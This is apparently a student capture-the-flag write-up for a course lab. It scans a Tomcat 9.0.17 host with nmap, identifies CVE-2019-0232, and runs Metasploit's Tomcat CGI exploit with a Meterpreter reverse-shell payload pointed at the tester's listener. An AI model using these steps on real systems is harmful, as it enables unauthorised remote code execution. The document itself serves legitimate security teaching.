PSP0201 Week 4 Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 12: Networking Ready, set, elf.

Tool used: Kali-Linux, Metasploit framework

Solution/walkthrough:

Question 1



Title	IP Address	Expires
aoc2cmnexp3 v1.1	10.10.255.161	1h 08m 17s

What is the version numbe

9.0.17

What CVE can be used to

CVE-2019-0232

Set your Metasploit settin

No answer needed

What are the contents of f

thm{whacking_all_the_e


Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

No answer needed

```
┌──(1211103206㉿kali)-[~]
└─$ sudo nmap -sV -O 10.10.255.161
[sudo] password for 1211103206:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 23:32 EDT
Nmap scan report for 10.10.255.161
Host is up (0.27s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 9.0.17
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.18 seconds
```

Sudo nmap -sV -O <ip address> to find the server. After that, the answer shown.

Question 2




Title	IP Address	Expires
aoc2cmnexp3 v1.1	10.10.255.161	1h 07m 35s

```
┌──(1211103206㉿kali)-[~]
└─$ sudo nmap -sV -O 10.10.255.161
[sudo] password for 1211103206:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 23:32 EDT
Nmap scan report for 10.10.255.161
Host is up (0.27s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 9.0.17
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.18 seconds
```

No answer needed

Copy ip address and find which port processing.



Apache Tomcat/9.0.17

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations How-To

Manager Application How-To

Clustering/Session Replication How-To

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

Documentation

Tomcat 9.0 Documentation


Tomcat 9.0 Configuration

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

Port 8080 is the correct one.



cve Apache Tomcat/9.0.17

About 2,100 results (0.24 seconds)

https://cve.mitre.org › cgi-bin › cvename › name=CVE-...

CVE-2019-0232 - The MITRE Corporation

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in **Apache Tomcat** 9.0.0.M1 to **9.0.17**, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is ...

https://www.cvedetails.com › version_id-280286 › Apa...

Apache Tomcat version 9.0.17 : Security vulnerabilities

Security vulnerabilities of **Apache Tomcat** version **9.0.17** List of **cve** security vulnerabilities related to this exact version. You can filter results by cvss ...


https://www.cvedetails.com › version › Apache-Tomcat...

Apache Tomcat 9.0.17 : Related security vulnerabilities

Apache Tomcat version **9.0.17**: Security vulnerabilities, exploits, vulnerability statistics, CVSS

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0232

Search the cve of the apache tomcat/9.0.17



TOTAL CVE Records: 179122

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up to one year. (details)

NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.

HOME > CVE > CVE-2019-0232

Printer-Friendly View

CVE-ID

CVE-2019-0232 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information


Description

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/).

References

The answer shown.

Question 3



```
$ sudo msfdb init && msfconsole
[sudo] password for 1211103206:
[i] Database already started
[i] The database appears to be already configured, skipping initialization


*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; e
cho vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bu
nnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Te
rminal Cult*
*edspiner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth
*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitS
witchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer13
37*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hack
```

Ti
aoc2cmn

What is the versi
9.0.17


What CVE can be
CVE-2019-0232

Set your Metaspl
No answer nee

What are the contents of flag1.txt
thm{whacking_all_the_elves}


Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!
No answer needed

Open Metasploit framework application and type own password.




```
msf6 > search CVE-2019-0232

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Yes    Apache Tomcat C
GIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat
_cgi_cmdlineargs

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options
```

Next, search the cve that we find. After that, type use 0 and type options.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][..
                                         .]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasplo
                                         it-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly gene
                                         rated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.175.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

Then, all the options are shown.



```
Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.255.161
RHOST ⇒ 10.10.255.161
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.11.248
LHOST ⇒ 10.18.11.248
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.255.161/cgi-bin/elfwhac
ker.bat
TARGETURI ⇒ http://10.10.255.161/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.11.248:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
```

